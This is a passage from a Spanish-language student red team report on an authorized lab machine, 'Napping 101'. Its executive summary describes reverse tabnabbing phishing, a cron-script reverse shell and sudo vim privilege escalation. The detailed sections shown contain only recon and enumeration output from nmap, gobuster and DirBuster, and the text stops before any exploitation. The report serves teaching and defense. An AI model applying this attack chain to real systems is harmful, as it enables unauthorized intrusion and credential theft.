

Red Team Report: Pentesting de Napping 101

Castillo Gómez Edwin Admael 181700

Castillo Olvera Carlos René 182033

Hernández Fernández Diego Osvaldo 182217

Tristán Rivera Magdalena Yesenia 174702

CNO V: Seguridad Informática

22/03/2026

Docente: Servando López Contreras



1. Resumen Ejecutivo

El presente documento técnico expone los resultados integrales derivados de la evaluación de seguridad ofensiva, ejecutada bajo la modalidad de *Red Team*, sobre la infraestructura del servidor corporativo denominado "Napping 101". El objetivo rector de este *engagement* consistió en auditar el nivel de exposición del sistema mediante la simulación de vectores de ataque avanzados, identificando y explotando las vulnerabilidades presentes para determinar el impacto real sobre las operaciones del negocio. Tras la finalización de las pruebas de penetración, se concluye de manera categórica que la infraestructura presenta un nivel de riesgo general clasificado como **CRÍTICO**. Durante el ejercicio, el equipo auditor logró vulnerar por completo los controles de seguridad perimetrales e internos, obteniendo acceso administrativo irrestricto (privilegios de superusuario o *root*) y comprometiendo de manera absoluta la confidencialidad, integridad y disponibilidad (Modelo CIA) de los activos de información alojados en el servidor.

La materialización de este compromiso total se desarrolló a través de una cadena de explotación secuencial que inició en la superficie de ataque pública. Durante la fase de reconocimiento y enumeración de los servicios web, se identificó una vulnerabilidad crítica de interacción del lado del cliente conocida como *Reverse Tabnabbing* dentro del portal de promoción de blogs. Al explotar esta falla de diseño en el manejo de las sesiones y la navegación de pestañas, se logró diseñar un escenario de engaño (*phishing* dirigido) que forzó al administrador del sistema a interactuar con un enlace malicioso alojado en la infraestructura del atacante. Esta acción permitió la interceptación exitosa de credenciales administrativas en texto claro, las cuales fueron posteriormente validadas y utilizadas para establecer el compromiso inicial del servidor a través del protocolo SSH bajo el contexto del usuario local daniel.



Con la intrusión inicial asegurada, las labores se enfocaron en el reconocimiento interno para lograr un movimiento lateral. Durante la revisión exhaustiva de los directorios de usuarios, se descubrió una deficiencia severa en la asignación de permisos de un *script* automatizado desarrollado en Python (*query.py*), el cual era ejecutado recurrentemente por una tarea programada (*cron job*) bajo los privilegios de un segundo usuario denominado *adrian*. Aprovechando la falta de controles de escritura sobre este archivo, se procedió a inyectar código arbitrario para forzar al sistema a entablar una conexión inversa (*reverse shell*) hacia la consola de control del auditor en el momento exacto de su ejecución automática. Esta maniobra resultó exitosa, permitiendo al equipo de *Red Team* pivotar hacia el usuario *adrian* y evadir las restricciones iniciales del entorno.

La fase decisiva de escalada de privilegios se fundamentó en la auditoría de las políticas de ejecución delegada del sistema. Se constató una grave negligencia en la configuración del archivo *sudoers*, la cual autorizaba a la cuenta comprometida a ejecutar el editor de texto avanzado *vim* con los máximos privilegios del sistema sin la exigencia de un factor de autenticación (*NOPASSWD*). Utilizando técnicas estandarizadas de evasión, se manipuló el entorno de ejecución de dicho editor para forzar el despliegue de un intérprete de comandos secundario, heredando instantáneamente el control total como el usuario *root*. Finalmente, durante las actividades de post-explotación, se demostró el impacto crítico sobre la confidencialidad de los datos corporativos al localizar, en el directorio del superusuario, un código fuente administrativo (*del_users.py*) que exponía de manera explícita las credenciales de acceso directo a la base de datos MySQL de la organización, acompañado de instrucciones con capacidad destructiva sobre la información almacenada.

Para contener de forma inmediata esta cadena de vulnerabilidades y blindar el entorno tecnológico, es imperativo implementar el atributo de seguridad `rel="noopener noreferrer"` en toda ancla de navegación externa de la aplicación web , aplicar



rigurosamente el principio de menor privilegio sobre archivos susceptibles a ejecución automatizada, depurar las políticas permisivas del comando sudo, y transicionar hacia un modelo de gestión segura de secretos que erradique por completo el almacenamiento de contraseñas en código duro.

2. Alcance (Scope)

El alcance de este ejercicio de evaluación de ciberseguridad se limitó de manera estricta y exclusiva a la infraestructura local virtualizada designada para el entorno de pruebas corporativo. Las actividades ofensivas, escaneos y vectores de explotación fueron autorizados únicamente sobre el host objetivo alojado en la red interna, el cual fue identificado con la dirección IP 192.168.56.101.

La ejecución de todas las pruebas de penetración se originó desde una estación de trabajo controlada por el equipo auditor (nodo atacante), configurada con la dirección IP 192.168.56.102. Quedó estrictamente fuera del alcance cualquier intento de ataque de denegación de servicio (DoS/DDoS), ataques de ingeniería social dirigidos a personal físico, o cualquier intento de movimiento lateral hacia segmentos de red ajenos a la dirección IP previamente autorizada. Los servicios expuestos evaluados se limitaron a los puertos descubiertos durante la fase inicial (servicio web HTTP en el puerto 80 y servicio SSH en el puerto 22). El presente ejercicio fue ejecutado bajo autorización expresa dentro del entorno de laboratorio controlado. Toda actividad ofensiva se realizó dentro de los límites acordados, sin afectar sistemas productivos ni infraestructura externa a la definida en este documento.




Figura 1. Configuración de red del entorno virtualizado (Host-Only)

3. Metodología Aplicada

Para garantizar un enfoque sistemático, exhaustivo y auditable, la presente evaluación de seguridad se ejecutó en estricto apego a metodologías y estándares reconocidos internacionalmente en la industria de la ciberseguridad. Específicamente, los procedimientos ofensivos se alinearon con el Estándar de Ejecución de Pruebas de Penetración (PTES, por sus siglas en inglés) y las guías de evaluación del Proyecto Abierto de Seguridad de Aplicaciones Web (OWASP).

El ciclo de vida del *engagement* se estructuró formalmente en las siguientes fases operativas:

- **Reconocimiento:** Fase inicial enfocada en el descubrimiento de activos, el mapeo de la topología de red local y la identificación precisa del host objetivo dentro del entorno virtualizado.



- **Enumeración:** Análisis profundo de la superficie de ataque, abarcando el escrutinio de puertos abiertos, la identificación de versiones de servicios (HTTP, SSH) y el mapeo de la aplicación web, incluyendo la detección de directorios ocultos y la auditoría de los mecanismos de gestión de sesiones.
- **Explotación:** Diseño, preparación y ejecución de vectores de ataque específicos (como el secuestro de pestañas o *Tabnabbing*) basados en los hallazgos de la fase anterior, con el fin de vulnerar los controles de acceso y obtener la intrusión inicial al sistema.
- **Escalada de Privilegios y Movimiento Lateral:** Auditoría interna del sistema operativo para identificar deficiencias en la asignación de permisos, tareas programadas inseguras y malas configuraciones en la delegación de comandos administrativos, con el objetivo de elevar los privilegios desde un usuario estándar hasta el compromiso total como superusuario (*root*).
- **Post-Explotación y Documentación:** Exploración de los directorios críticos en búsqueda de información sensible y credenciales expuestas, culminando con el análisis de impacto empresarial y la elaboración del presente informe técnico detallado.

4. Fases de Reconocimiento

4.1 Descubrimiento de hosts en la red local (ARP Scan — Netdiscover)

La evaluación técnica dio inicio con la fase de reconocimiento de red para identificar la superficie de ataque disponible. En primer lugar, se ejecutó un escaneo de descubrimiento de capa de enlace (ARP) utilizando la herramienta Netdiscover desde la máquina auditora. Esta acción permitió mapear los dispositivos activos en el segmento de red local, logrando identificar y aislar de manera precisa al host objetivo asignado a la dirección IP 192.168.56.101, el cual presentaba una dirección MAC asociada a un entorno virtualizado (PCS Systemtechnik / VirtualBox).



Red Team

```
(kali@kali)-[~]  
$ sudo netdiscover
```

Figura 2. Ejecución del comando netdiscover en la máquina auditora

```
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.101	08:00:27:49:ee:4d	1	60	PCS Systemtechnik GmbH
192.168.56.100	08:00:27:c8:ee:92	2	120	PCS Systemtechnik GmbH
192.168.56.1	0a:00:27:00:00:0f	1	60	Unknown vendor

Figura 3. Netdiscover — Host objetivo identificado en 192.168.56.101 (MAC VirtualBox / PCS Systemtechnik)

4.2 Escaneo de puertos y servicios (Nmap -p- -sV)

Una vez confirmada la disponibilidad y ubicación del objetivo, se procedió a realizar una exploración exhaustiva de los 65,535 puertos TCP empleando la herramienta Nmap (nmap -p- -sV 192.168.56.101). El resultado de esta inspección reveló la exposición de dos servicios principales: el puerto 22 operando el servicio OpenSSH en su versión 8.2p1 para Ubuntu, y el puerto 80 alojando un servidor web basado en Apache httpd versión 2.4.41.

```
(kali@kali)-[~]  
$ nmap -p- 192.168.56.101 -sV  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 18:36 EDT  
Nmap scan report for 192.168.56.101  
Host is up (0.00013s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
MAC Address: 08:00:27:49:EE:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 20.63 seconds
```



Figura 4. Nmap -p- -sV — Puertos abiertos: 22/TCP (OpenSSH 8.2p1) y 80/TCP (Apache httpd 2.4.41)

4.3 Escaneo agresivo y fingerprinting del sistema (Nmap -A)

Con el objetivo de extraer metadatos adicionales y perfilar los servicios detectados, se lanzó un escaneo de carácter agresivo (nmap -A 192.168.56.101), el cual integró los motores de detección de sistema operativo y la ejecución de scripts de reconocimiento (NSE). Este análisis avanzado corroboró que el entorno subyacente correspondía a una distribución Linux y extrajo información preliminar del aplicativo web, identificando el título de la página principal como "Login". De manera crítica, la salida de esta herramienta alertó de forma temprana sobre una configuración insegura en la gestión de sesiones: el servidor emitía una cookie denominada PHPSESSID que carecía de la bandera de seguridad HttpOnly, brindando el primer indicio técnico de que el sistema podría ser susceptible a ataques de manipulación desde el lado del cliente.

```
(kali@kali)~$ nmap -A 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 18:35 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00085s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 24:c4:fc:dc:4b:f4:31:a0:ad:0d:20:61:fd:ca:ab:79 (RSA)
|_ 256 6f:31:b3:e7:7b:aa:22:a2:a7:80:ef:6d:d2:87:6c:be (ECDSA)
|_ 256 af:01:85:cf:dd:43:e9:8d:32:50:83:b2:41:ec:1d:3b (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Login
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
MAC Address: 08:00:27:49:EE:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.85 ms 192.168.56.101


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
```

Figura 5. Nmap -A — Escaneo agresivo; detención de cookie PHPSESSID sin flag HttpOnly

5. Fase de Enumeración

5.1 Análisis del portal web y código fuente HTML

La fase de enumeración se centró en el análisis detallado del servicio web HTTP alojado en el puerto 80. Al acceder a la dirección IP objetivo a través de un navegador web estándar, se visualizó una interfaz de inicio de sesión (*Login*). La inspección manual del código fuente HTML de dicha página reveló la existencia de un formulario de autenticación configurado para enviar credenciales mediante el método POST hacia el archivo index.php, así como un enlace público dirigido hacia un portal de registro de usuarios (register.php).



Login

Please fill in your credentials to login.

Username

Password

Don't have an account? [Sign up now.](#)

Figura 6. Portal web en 192.168.56.101 — Página de inicio de sesión (*Login*) al sistema



```
1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <title>Login</title>
7   <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
8   <style>
9     body{ font: 14px sans-serif; }
10    .wrapper{ width: 360px; padding: 20px; }
11  </style>
12 </head>
13 <body>
14   <div class="wrapper">
15     <h2>Login</h2>
16     <p>Please fill in your credentials to login.</p>
17
18     <form action="/index.php" method="post">
19       <div class="form-group">
20         <label>Username</label>
21         <input type="text" name="username" class="form-control " value="">
22         <span class="invalid-feedback"></span>
23       </div>
24       <div class="form-group">
25         <label>Password</label>
26         <input type="password" name="password" class="form-control ">
27         <span class="invalid-feedback"></span>
28       </div>
29       <div class="form-group">
30         <input type="submit" class="btn btn-primary" value="Login">
31       </div>
32       <p>Don't have an account? <a href="/register.php">Sign up now</a>.</p>
33     </form>
34   </div>
35 </body>
36 </html>
37
38
```

Figura 7. Código fuente HTML del portal — Formulario POST a index.php y enlace a register.php

5.2 Enumeración de directorios — Gobuster (Primer intento fallido)

Con el propósito de descubrir directorios y archivos ocultos en la estructura del servidor, se ejecutaron técnicas de enumeración por fuerza bruta (*fuzzing* de directorios). El primer intento se llevó a cabo utilizando la herramienta **Gobuster** en conjunto con el diccionario masivo rockyou.txt. Sin embargo, esta aproximación resultó ineficaz, ya que el servidor web devolvió códigos de estado 200 (falsos positivos) con un tamaño idéntico para todas las peticiones, lo que saturó la salida de la herramienta. Este comportamiento se debe a que el servidor web devuelve un código 200 con contenido genérico para rutas



inexistentes, imposibilitando distinguir recursos reales de inventados sin filtrar por tamaño de respuesta.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.101 -w /home/kali/Desktop/rockyou.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.101
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Desktop/rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

///// (Status: 200) [Size: 1219]
///// (Status: 200) [Size: 1219]
//////// (Status: 200) [Size: 1219]
///////// (Status: 200) [Size: 1219]
///////// (Status: 200) [Size: 1219]
/./././ (Status: 200) [Size: 1219]
/./././ (Status: 200) [Size: 1219]
/..lardav77/.. (Status: 200) [Size: 1219]
/zarlashta123/.. / (Status: 200) [Size: 1219]
/shit1987../.. (Status: 200) [Size: 1219]
/mommybee/.. (Status: 200) [Size: 1219]
/kiaraisabela/.. (Status: 200) [Size: 1219]
/itoka../.. (Status: 200) [Size: 1219]
Progress: 9144667 / 14344383 (63.75%)
```

Figura 8. Gobuster con diccionario rockyou.txt — Falsos positivos con código 200 (tamaño idéntico)



Red Team

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.101 -w /home/kali/Desktop/rockyou.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.101
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Desktop/rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

//////// (Status: 200) [Size: 1219]
///// (Status: 200) [Size: 1219]
//////// (Status: 200) [Size: 1219]
//////// (Status: 200) [Size: 1219]
//////// (Status: 200) [Size: 1219]
/./././ (Status: 200) [Size: 1219]
/./././ (Status: 200) [Size: 1219]
/..lardav77/.. (Status: 200) [Size: 1219]
/zarlashta123/.. / (Status: 200) [Size: 1219]
/shit1987../.. (Status: 200) [Size: 1219]
/mommybee/.. (Status: 200) [Size: 1219]
/kiaraisabela/.. (Status: 200) [Size: 1219]
/itoka../.. (Status: 200) [Size: 1219]
/24111990+--*/.. (Status: 200) [Size: 1219]
//////// (Status: 200) [Size: 1219]
//////// (Status: 200) [Size: 1219]
//////////////////////////////// (Status: 200) [Size: 1219]
/././././ (Status: 200) [Size: 1219]
/./././ (Status: 200) [Size: 1219]
/.. /sasha../ (Status: 400) [Size: 306]
/.. (Status: 400) [Size: 306]
/. (Status: 200) [Size: 1219]
Progress: 14344380 / 14344380 (100.00%)

Finished
```

Figura 9. Salida saturada de Gobuster — Respuestas genéricas uniformes que invalidan los resultados

5.3 Reajuste de estrategia — OWASP DirBuster

Ante este comportamiento, se procedió a reajustar la estrategia adoptando la herramienta **OWASP DirBuster** configurada con un diccionario especializado para servidores web (apache-user-enum-2.0.txt). Este escaneo estructurado logró evadir las respuestas genéricas del servidor y confirmó de manera precisa la existencia de los archivos clave en el directorio raíz: index.php y register.php.




Figura 10. OWASP DirBuster — Configuración con diccionario apache-user-enum-2.0.txt



Red Team




Figura 11. DirBuster — Archivos confirmados: index.php y register.php en el directorio raíz




Figura 12. DirBuster — Vista detallada de los recursos descubiertos en el servidor web

5.4 Creación de cuenta de prueba y análisis del panel post-autenticación

Habiendo validado la funcionalidad de registro, se procedió a la creación de una cuenta de prueba bajo el usuario "Oswald" para evaluar la superficie de ataque post-autenticación. Al ingresar al sistema con estas credenciales, se obtuvo acceso a un panel de control interno descrito como un sitio gratuito de promoción de blogs ("free blog promotions site"). La funcionalidad central de este panel consistía en un formulario que



requería el envío de enlaces externos ("Blog Link"), informando al usuario que dichos enlaces serían "revisados por un administrador" del sistema.

Don't have an account? [Sign up now.](#)

Figura 13. Registro exitoso del usuario de prueba "Oswald" en el portal de promoción de blogs

Sign Up

Please fill this form to create an account.

Username

Password

Confirm Password

Already have an account? [Login here.](#)

Figura 14. Autenticación en el portal con la cuenta recién creada.

Login

Please fill in your credentials to login.

Username

Password

Don't have an account? [Sign up now.](#)



Figura 15. Panel interno post-autenticación "Free Blog Promotions Site".

Hello, Oswald1! Welcome to our free blog promotions site.

Please submit your link so that we can get started. All links will be reviewed by our admin

Blog Link:

It is totally free!

[Reset Your Password](#) [Sign Out of Your Account](#)

Figura 16. Mensaje de confirmación del sistema: enlace enviado a la cola de revisión del administrador

5.5 Auditoría de la cookie de sesión (PHPSESSID)

